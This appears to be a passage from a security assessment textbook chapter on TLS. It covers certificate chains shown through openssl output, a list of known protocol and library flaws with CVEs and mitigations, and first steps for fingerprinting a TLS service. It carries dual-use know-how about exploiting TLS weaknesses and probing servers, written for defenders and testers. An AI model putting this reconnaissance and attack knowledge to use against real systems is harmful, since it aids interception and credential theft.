root@kali:~# openssl s_client -connect www.google.com:443 CONNECTED(00000003) depth=2 /C=US/O=GeoTrust Inc./CN=GeoTrust Global CA verify error:num=20:unable to get local issuer certificate verify return:0 --- Certificate chain 0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com i:/C=US/O=Google Inc/CN=Google Internet Authority G2 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2 i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority --- Server certificate -----BEGIN CERTIFICATE----- MIIEdjCCA16gAwIBAgIIK9dUvsPWSlUwDQYJKoZIhvcNAQEFBQAwSTELMAkGA1UE BhMCVVMxEzARBgNVBAoTCkdvb2dsZSBJbmMxJTAjBgNVBAMTHEdvb2dsZSBJbnRl cm5ldCBBdXRob3JpdHkgRzIwHhcNMTQxMDA4MTIwNzU3WhcNMTUwMTA2MDAwMDAw WjBoMQswCQYDVQQGEwJVUzETMBEGA1UECAwKQ2FsaWZvcm5pYTEWMBQGA1UEBwwN TW91bnRhaW4gVmlldzETMBEGA1UECgwKR29vZ2xlIEluYzEXMBUGA1UEAwwOd3d3 Lmdvb2dsZS5jb20wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCcKeLr plAC+Lofy8t/wDwtB6eu72CVp0cJ4V3lknN6huH9ct6FFk70oRIh/VBNBBz900jY y+7111Jm1b8iqOTQ9aT5C7SEhNcQFJvqzH3eMPkb6ZSWGm1yGF7MCQTGQXF20Sk/ O16FSjAynU/b3oJmOctcycWYkY0ytS/k3LBuId45PJaoMqjB0WypqvNeJHC3q5Jj CB4RP7Nfx5jjHSrCMhw8lUMW4EaDxjaR9KDhPLgjsk+LDIySRSRDaCQGhEOWLJZV LzLo4N6/UlctCHEllpBUSvEOyFga52qroGjgrf3WOQ925MFwzd6AK+Ich0gDRg8s QfdLH5OuP1cfLfU1AgMBAAGjggFBMIIBPTAdBgNVHSUEFjAUBggrBgEFBQcDAQYI KwYBBQUHAwIwGQYDVR0RBBIwEIIOd3d3Lmdvb2dsZS5jb20waAYIKwYBBQUHAQEE XDBaMCsGCCsGAQUFBzAChh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lBRzIuY3J0 MCsGCCsGAQUFBzABhh9odHRwOi8vY2xpZW50czEuZ29vZ2xlLmNvbS9vY3NwMB0G A1UdDgQWBBQ7a+CcxsZByOpc+xpYFcIbnUMZhTAMBgNVHRMBAf8EAjAAMB8GA1Ud IwQYMBaAFErdBhYbvPZotXb1gba7Yhq6WoEvMBcGA1UdIAQQMA4wDAYKKwYBBAHW eQIFATAwBgNVHR8EKTAnMCWgI6Ahhh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lB RzIuY3JsMA0GCSqGSIb3DQEBBQUAA4IBAQCaOXCBdoqUy5bxyq+Wrh1zsyyCFim1 PH5VU2+yvDSWrgDY8ibRGJmfff3r4Lud5kaldKs9k8YlKD3ITG7P0YT/Rk8hLgfE uLcq5cc0xqmE42xJ+Eo2uzq9rYorc5emMCxf5L0TJOXZqHQpOEcuptZQ4OjdYMfS xk5UzueUhA3ogZKRcRkdB3WeWRp+nYRhx4Sto2rt2A0MKmY9165GHUqMK9YaaXHD XqBu7Sefr1uSoAP9gyIJKeihMivsGqJ1TD6Zcc6LMe+dN2P8cZEQHtD1y296ul4M ivqk3jatUVL8/hCwgch9A8O4PGZq9WqBfEWmIyHh1dPtbg1lOXdYCWtj -----END CERTIFICATE-----
root@kali:~# openssl x509 -text -noout
-----BEGIN CERTIFICATE-----
MIIEdjCCA16gAwIBAgIIK9dUvsPWSlUwDQYJKoZIhvcNAQEFBQAwSTELMAkGA1UE
BhMCVVMxEzARBgNVBAoTCkdvb2dsZSBJbmMxJTAjBgNVBAMTHEdvb2dsZSBJbnRl
cm5ldCBBdXRob3JpdHkgRzIwHhcNMTQxMDA4MTIwNzU3WhcNMTUwMTA2MDAwMDAw
WjBoMQswCQYDVQQGEwJVUzETMBEGA1UECAwKQ2FsaWZvcm5pYTEWMBQGA1UEBwwN
TW91bnRhaW4gVmlldzETMBEGA1UECgwKR29vZ2xlIEluYzEXMBUGA1UEAwwOd3d3
Lmdvb2dsZS5jb20wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCcKeLr
plAC+Lofy8t/wDwtB6eu72CVp0cJ4V3lknN6huH9ct6FFk70oRIh/VBNBBz900jY
y+7111Jm1b8iqOTQ9aT5C7SEhNcQFJvqzH3eMPkb6ZSWGm1yGF7MCQTGQXF20Sk/
O16FSjAynU/b3oJmOctcycWYkY0ytS/k3LBuId45PJaoMqjB0WypqvNeJHC3q5Jj
CB4RP7Nfx5jjHSrCMhw8lUMW4EaDxjaR9KDhPLgjsk+LDIySRSRDaCQGhEOWLJZV
LzLo4N6/UlctCHEllpBUSvEOyFga52qroGjgrf3WOQ925MFwzd6AK+Ich0gDRg8s
QfdLH5OuP1cfLfU1AgMBAAGjggFBMIIBPTAdBgNVHSUEFjAUBggrBgEFBQcDAQYI
KwYBBQUHAwIwGQYDVR0RBBIwEIIOd3d3Lmdvb2dsZS5jb20waAYIKwYBBQUHAQEE
XDBaMCsGCCsGAQUFBzAChh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lBRzIuY3J0
MCsGCCsGAQUFBzABhh9odHRwOi8vY2xpZW50czEuZ29vZ2xlLmNvbS9vY3NwMB0G
A1UdDgQWBBQ7a+CcxsZByOpc+xpYFcIbnUMZhTAMBgNVHRMBAf8EAjAAMB8GA1Ud
IwQYMBaAFErdBhYbvPZotXb1gba7Yhq6WoEvMBcGA1UdIAQQMA4wDAYKKwYBBAHW
eQIFATAwBgNVHR8EKTAnMCWgI6Ahhh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lB
RzIuY3JsMA0GCSqGSIb3DQEBBQUAA4IBAQCaOXCBdoqUy5bxyq+Wrh1zsyyCFim1
PH5VU2+yvDSWrgDY8ibRGJmfff3r4Lud5kaldKs9k8YlKD3ITG7P0YT/Rk8hLgfE
uLcq5cc0xqmE42xJ+Eo2uzq9rYorc5emMCxf5L0TJOXZqHQpOEcuptZQ4OjdYMfS
xk5UzueUhA3ogZKRcRkdB3WeWRp+nYRhx4Sto2rt2A0MKmY9165GHUqMK9YaaXHD
XqBu7Sefr1uSoAP9gyIJKeihMivsGqJ1TD6Zcc6LMe+dN2P8cZEQHtD1y296ul4M
ivqk3jatUVL8/hCwgch9A8O4PGZq9WqBfEWmIyHh1dPtbg1lOXdYCWtj
-----END CERTIFICATE-----
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
2b:d7:54:be:c3:d6:4a:55
Signature Algorithm: sha1WithRSAEncryption
Issuer: C=US, O=Google Inc, CN=Google Internet Authority G2
Validity
Not Before: Oct 8 12:07:57 2014 GMT
Not After : Jan 6 00:00:00 2015 GMT
Subject: C=US, ST=California, L=Mountain View, O=Google Inc, CN=www.google.com
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (2048 bit)
Modulus (2048 bit):
00:9c:29:e2:eb:a6:50:02:f8:ba:1f:cb:cb:7f:c0:
3c:2d:07:a7:ae:ef:60:95:a7:47:09:e1:5d:e5:92:
73:7a:86:e1:fd:72:de:85:16:4e:f4:a1:12:21:fd:
50:4d:04:1c:fd:d3:48:d8:cb:ee:f5:d7:52:66:d5:
bf:22:a8:e4:d0:f5:a4:f9:0b:b4:84:84:d7:10:14:
9b:ea:cc:7d:de:30:f9:1b:e9:94:96:1a:6d:72:18:
5e:cc:09:04:c6:41:71:76:d1:29:3f:3b:5e:85:4a:
30:32:9d:4f:db:de:82:66:39:cb:5c:c9:c5:98:91:
8d:32:b5:2f:e4:dc:b0:6e:21:de:39:3c:96:a8:32:
a8:c1:d1:6c:a9:aa:f3:5e:24:70:b7:ab:92:63:08:
1e:11:3f:b3:5f:c7:98:e3:1d:2a:c2:32:1c:3c:95:
43:16:e0:46:83:c6:36:91:f4:a0:e1:3c:b8:23:b2:
4f:8b:0c:8c:92:45:24:43:68:24:06:84:43:96:2c:
96:55:2f:32:e8:e0:de:bf:52:57:2d:08:71:25:96:
90:54:4a:f1:0e:c8:58:1a:e7:6a:ab:a0:68:e0:ad:
fd:d6:39:0f:76:e4:c1:70:cd:de:80:2b:e2:1c:87:
48:03:46:0f:2c:41:f7:4b:1f:93:ae:3f:57:1f:2d:
f5:35
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Extended Key Usage:
TLS Web Server Authentication, TLS Web Client Authentication
X509v3 Subject Alternative Name:
DNS:www.google.com
Authority Information Access:
CA Issuers - URI:http://pki.google.com/GIAG2.crt
OCSP - URI:http://clients1.google.com/ocsp
X509v3 Subject Key Identifier:
3B:6B:E0:9C:C6:C6:41:C8:EA:5C:FB:1A:58:15:C2:1B:9D:43:19:85
X509v3 Basic Constraints: critical
CA:FALSE
X509v3 Authority Key Identifier:
keyid:4A:DD:06:16:1B:BC:F6:68:B5:76:F5:81:B6:BB:62:1A:BA:5A:81:2F
X509v3 Certificate Policies:
Policy: 1.3.6.1.4.1.11129.2.5.1
X509v3 CRL Distribution Points:
URI:http://pki.google.com/GIAG2.crl
Signature Algorithm: sha1WithRSAEncryption
9a:39:70:81:76:8a:94:cb:96:f1:ca:af:96:ae:1d:73:b3:2c:
82:16:29:b5:3c:7e:55:53:6f:b2:bc:34:96:ae:00:d8:f2:26:
d1:18:99:9f:7d:fd:eb:e0:bb:9d:e6:46:a5:74:ab:3d:93:c6:
25:28:3d:c8:4c:6e:cf:d1:84:ff:46:4f:21:2e:07:c4:b8:b7:
2a:e5:c7:34:c6:a9:84:e3:6c:49:f8:4a:36:bb:3a:bd:ad:8a:
2b:73:97:a6:30:2c:5f:e4:bd:13:24:e5:d9:a8:74:29:38:47:
2e:a6:d6:50:e0:e8:dd:60:c7:d2:c6:4e:54:ce:e7:94:84:0d:
e8:81:92:91:71:19:1d:07:75:9e:59:1a:7e:9d:84:61:c7:84:
ad:a3:6a:ed:d8:0d:0c:2a:66:3d:d7:ae:46:1d:4a:8c:2b:d6:
1a:69:71:c3:5e:a0:6e:ed:27:9f:af:5b:92:a0:03:fd:83:22:
09:29:e8:a1:32:2b:ec:1a:a2:75:4c:3e:99:71:ce:8b:31:ef:
9d:37:63:fc:71:91:10:1e:d0:f5:cb:6f:7a:ba:5e:0c:8a:fa:
a4:de:36:ad:51:52:fc:fe:10:b0:81:c8:7d:03:c3:b8:3c:66:
6a:f5:6a:81:7c:45:a6:23:21:e1:d5:d3:ed:6e:0d:65:39:77:
58:09:6b:63
TLS peers commonly authenticate each other through verification of issuer and signature values within X.509 certificates. CAs sign certificates by using their private keys, and corresponding public keys are distributed within both operating systems and browsers as trusted root certificates.
Within X.509, the CA flag is used to specify whether a certificate can be used to sign others (CA:true) or not (CA:false). Certificate chains are formed by using this flag—root CAs sign the certificates of subordinate CAs (known as intermediate CAs), which in turn can sign others.
Many root and intermediate CAs exist. Between them, the EFF identified more than 650 organizations that can sign X.509 certificates, which are trusted by Microsoft and Mozilla.16
The chain of the Google certificate from Example 11-2 is as follows:
0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com i:/C=US/O=Google Inc/CN=Google Internet Authority G2 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2 i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
Equifax is a root authority, which in turn signed the GeoTrust subordinate certificate that was used to sign Google’s subordinate certificate, and finally the X.509 certificate of www.google.com. Equifax’s certificate is found in Microsoft Windows as a trusted root. Figure 11-6 demonstrates such a chain.

Figure 11-7 demonstrates RSA key pair generation. Two large prime numbers are chosen at random, which are fed into the RSA algorithm to calculate the private and public keys. The public value is placed in the X.509 certificate, which is then signed by a CA.

The private key and materials used to generate it (i.e., the random primes) must be generated and handled in a secure fashion. For example, a 2008 PRNG defect in Debian Linux resulted in private keys generated using OpenSSL being predictable.17,18 Private keys should not be left in user home directories, version control (e.g., GitHub), or exposed via world-readable permissions.
Mechanisms used to sign X.509 certificates are listed in Table 11-4. Microsoft, Google,19 and other organizations are phasing-out SHA-1, and MD5 is completely broken (as exploited by the Flame malware20).
| Hash function | Signed using | Comments |
|---|---|---|
| MD5 | RSA | Broken and easily exploiteda |
| SHA-1 | RSA, DSA, or ECDSA | Weak but no known collisions |
| SHA-256 | Practically secure at the time of writing | |
| SHA-384 | ||
| SHA-512 | ||
a Nat McHugh, “How I Created Two Images with the Same MD5 Hash”, Nat McHugh Blog, October 31, 2014. | ||
Resuming a TLS session by undertaking a full handshake is computationally expensive. As such, servers support resumption modes that remove a full round-trip:
A TLS session can be renegotiated over an existing secure channel to rekey or perform further authentication. A flaw was discovered in the mechanism,24 by which an adversary with network access could intercept and hold handshake records from a legitimate client, establish a TLS session itself with a server, send application data, initiate renegotiation, and release the legitimate handshake records. As renegotiation is performed over an existing channel, the server believes the session is one and the same. Data from both the client and attacker is then accepted, as shown in Figure 11-8.

Thierry Zoller published a paper describing this issue and practical attack vectors.25 In summary, he identified flaws that lead to arbitrary HTTP request injection, downgrade from HTTPS to HTTP, and presentation of malicious content to the client via the TRACE method.
A TLS extension was introduced to resolve the issue by cryptographically tying renegotiation to an existing session.26 Popular TLS libraries have since implemented the extension and support secure renegotiation.
TLS 1.2 and prior support compression via DEFLATE.27 When compression is applied to blocks containing HTTP headers (which have a known structure and format), session tokens can be revealed by observing the compressed ciphertext. The CRIME attack targets compression within TLS itself, whereas BREACH and TIME attacks exploit HTTP compression (regardless of the transport layer) to reveal secrets in HTTP responses.
The STARTTLS command is used to establish a TLS session over a plaintext protocol (e.g., SMTP, IMAP, POP3, or FTP), as demonstrated by Example 11-4 over SMTP.28 A TLS session is negotiated upon acknowledging the STARTTLS instruction, involving exchange of records as before.
root@kali:~# telnet mail.imc.org 25 Trying 207.182.41.81... Connected to mail.imc.org. Escape character is '^]'. 220 proper.com ESMTP Sendmail 8.14.9/8.14.7; Wed, 29 Oct 2014 09:03:59 EHLO world 250-proper.com Hello wifi-nat.bl.uk (may be forged), pleased to meet you 250-ENHANCEDSTATUSCODES 250-PIPELINING 250-EXPN 250-VERB 250-8BITMIME 250-SIZE 250-DSN 250-ETRN 250-AUTH DIGEST-MD5 CRAM-MD5 LOGIN 250-STARTTLS 250-DELIVERBY 250 HELP STARTTLS 220 2.0.0 Ready to start TLS
Differences often exist in the features supported over plaintext and encrypted service channels. For example, authentication mechanisms can differ (or be nonexistent through a plaintext session), which can be attacked via brute-force password grinding.
Attackers can exploit some TLS flaws remotely (e.g., memory corruption within the implementation), but practical exploitation of many requires network access to compromise ciphertext and inject application data.
Since 2011, Juliano Rizzo, Thai Duong, and others have identified a number of flaws within SSL and TLS, with monikers including BEAST, CRIME, BREACH, and POODLE. Exploitation of these vulnerabilities often requires the following:
The victim browser to execute a malicious agent (e.g., JavaScript)
Network access to monitor the ciphertext generated by the victim
A communication channel to the agent to modify the plaintext
Figure 11-9 demonstrates the arrangement, showing the attacker, victim, and target site. The JavaScript agent is injected within a plaintext HTTP session (to any site) and used to generate ciphertext that is measured to obtain secrets in known locations (e.g., session tokens within HTTP headers sent to the server).

At the time of writing, there are two exceptions that should be noted:
Practical exploitation of timing side channels within TLS server implementations (e.g., Lucky 13, as discussed later) often requires network proximity or low-latency access to the TLS server so that accurate metrics can be gathered.
If ciphertext capture is not required (e.g., TIME), attacks can be launched remotely
Defects affecting SSL and TLS fall into two categories:
Protocol weaknesses (e.g., SSL 3.0, TLS 1.0, or HTTP compression)
Vulnerabilities within particular implementations (e.g., OpenSSL 1.0.1g)
Here, I detail significant vulnerabilities in older protocols, including SSL 3.0 and TLS 1.0, along with severe implementation defects (e.g., the OpenSSL heartbleed flaw).
Many flaws within SSL, TLS, and associated mechanisms have been publicized. Below is a list of individual vulnerabilities, including CVE identifiers, plus a brief description of the impact, attack vector, and notes regarding practicality.
TLS_FALLBACK_SCSV),36 which prevents downgrade of TLS implementations that support the cipher.Table 11-5 lists significant exploitable flaws in TLS and DTLS libraries. Many certificate validation and denial of service flaws exist but are not listed here for brevity’s sake. Attack vectors also vary—some bugs are exploitable remotely, whereas others require network access.
| CVE reference(s) | Affects (up to) | Notes |
|---|---|---|
| CVE-2016-2108 | OpenSSL 1.0.2b and 1.0.1n | ASN.1 encoder memory corruption resulting in potential code execution |
| CVE-2016-2107 | OpenSSL 1.0.2 to 1.0.2g OpenSSL 1.0.1e to 1.0.1s |
Padding oracle relating to AES CBC mode ciphers leading to private key exposure |
| CVE-2016-0703 | OpenSSL 1.0.2, 1.0.1l, 1.0.0q, and 0.9.8ze | Severe RSA private key recovery flaw when supporting SSL 2.0a |
| CVE-2016-0702 | OpenSSL 1.0.2f, NSS 3.21, and LibreSSL 2.3.1 and prior | RSA private key recovery via cache timing side channel attack against Intel Sandy Bridge processorsb |
| CVE-2016-0701 | OpenSSL 1.0.2 to 1.0.2e | DH key recovery flawc |
| CVE-2015-7575 | Multiple implementations including OpenSSL 1.0.1e and GnuTLS 3.3.14 | Vulnerable implementations support MD5 and SHA-1 signatures over TLS 1.2, resulting in MITM through peer impersonationd |
| CVE-2015-3197 | OpenSSL 1.0.2 to 1.0.2e OpenSSL 1.0.1 to 1.0.1q |
Clients can force the negotiation of SSL 2.0 connections, leading to further attacks (e.g., DROWN key recovery and MITM) |
CVE-2015-0204 CVE-2015-1067 CVE-2015-1637 |
OpenSSL, Microsoft SChannel, Apple Secure Transport, and others | Export-grade cipher downgrade attack known as FREAK,e resulting in MITM |
| CVE-2014-3512 | OpenSSL 1.0.1h and prior | SRP cipher suite overflow with unknown impact and consequences |
| CVE-2014-3511 | OpenSSL 1.0.1h and prior cause the server to negotiate with TLS 1.0 instead of a higher protocol when a Client Hello message is badly fragmented | |
| CVE-2014-3466 | GnuTLS 3.3.3 and prior | Buffer overflow via Server Hello with a long session ID value |
| CVE-2014-0160 | OpenSSL 1.0.1 to 1.0.1f | Information leak flaw known as heartbleed—upon receiving a crafted TLS heartbeat request, a vulnerable peer leaks up sensitive heap content |
| CVE-2013-0169 | OpenSSL 1.0.1d and prior | CBC mode side channel resulting in recovery of plaintext bytes at known locations (known as Lucky 13) |
| CVE-2011-4108 | OpenSSL 1.0.0e and prior | DTLS flaw allowing attackers to recover plaintext upon taking advantage of a padding oracle when CBC mode ciphers are used |
a Nimrod Aviram et al., “DROWN: Breaking TLS using SSLv2”, proceedings of the 25th USENIX Security Symposium, Vancouver, Canada, August 16–18, 2016. b Yuval Yarom, Daniel Genkin, and Nadia Heninger, “CacheBleed: A Timing Attack on OpenSSL Constant Time RSA”, presented at the Cryptographic Hardware and Embedded Systems – CHES 2016 Conference, Santa Barbara, CA, August 17–19, 2016. c Antonio Sanso, “OpenSSL Key Recovery Attack on DH Small Subgroups (CVE-2016-0701)”, Into the Symmetry Blog, January 28, 2016. d Karthikeyan Bhargavan and Gaetan Leurent, “Security Losses from Obsolete and Truncated Transcript Hashes (CVE-2015-7575)”, miTLS.org. e Censys Team, “The FREAK Attack”, Censys.io, March 3, 2015. | ||
Table 11-6 lists mitigation steps for the TLS vulnerabilities discussed. Many issues (including CRIME, BREACH, and POODLE) have also been mitigated within Google Chrome and Mozilla Firefox.
| Attack(s) | Mitigation |
|---|---|
| Logjam | Enforce DH group sizes of 1,024 bits and above |
| POODLE | Disable support for SSL 3.0 |
| BEAST | Enforce TLS 1.1 and higher |
| CRIME | Disable TLS compression |
| BREACH and TIME | Disable HTTP compression |
| Lucky 13 | Disable CBC ciphers if your server implementation is flawed |
| RC4 byte biases | Disable support for RC4 cipher suites |
| FREAK | Disable support for weak export-grade ciphers |
Insecure renegotiation Insecure fallback DH parameter tampering Implementation flaws |
Upgrade both server and client software to current |
Published attacks against TLS tend to focus on credential exposure (e.g., HTTP session tokens and passwords sent from the client to server). Attacks practically rely on a JavaScript agent being run within the client browser to generate requests over TLS.
In the case of Lucky 13 and RC4 byte bias attacks, HTTP headers (including the session token) are sent to the server many times. Attacks including POODLE and BEAST use a chosen-boundary37 and calculate plaintext values byte-by-byte, which requires far less traffic.
The Lucky 13 attack uses around 524,000 (219) connections to recover a base64 encoded session token, and the RC4 byte bias attack requires in excess of 16.7 million (224) to recover plaintext bytes at particular locations.
An effective mitigation strategy that you can adopt within web applications is to invalidate session tokens that are presented a large number of times by a client within a given period (e.g., 7,200 requests/hour). Upon exceeding the threshold, the server invalidates the token and the user must reauthenticate.
In high-assurance environments, a second threshold should be considered to lock the user account (e.g., 86,400 requests within a 24-hour period). The Lucky 13 attack requires days and careful orchestration to undertake, and an RC4 byte bias attack takes months. By locking accounts before then, you can practically negate the risk.
Client certificates provide an additional layer of protection from reuse of compromised credentials (e.g., passwords and session tokens), and are recommended to provide defense in depth.
You can identify potential vulnerabilities within a TLS service by doing the following:
Identifying the TLS library and version
Enumerating supported protocols and cipher suites
Enumerating supported features and extensions
Reviewing the server certificate
And, upon fingerprinting the service and reviewing its configuration:
Manually qualifying known vulnerabilities
Evaluating the stability of the TLS service
Here I describe these steps and detail individual testing tactics.
You can use OS fingerprinting and banner grabbing to identify the TLS library used by a server (along with the version in some cases). Richard Moore’s TLS Prober utility38 provides useful insight, as demonstrated by Example 11-5. In this case, the closest match for www.google.com is OpenSSL 1.0.1k. Table 11-7 lists common TLS libraries and operating platforms.
root@kali:~# git clone https://github.com/WestpointLtd/tls_prober.git root@kali:~# cd tls_prober/ && git submodule update --init root@kali:~/tls_prober# ./prober.py www.google.com OpenSSL 1.0.1k Debian 8 Apache 21 FortiOS v5.2.2,build642 (GA) 21 openssl-1.0.1h default source build 20 openssl-1.0.1g default source build 19 OpenSSL 1.0.1f Debian 7 nginx 19 openssl-1.0.1b default source build 18 openssl-1.0.0m default source build 18 openssl-1.0.1a default source build 18
| Library | Used by |
|---|---|
| OpenSSL | Apache (via mod_ssl) and many platforms including Linux |
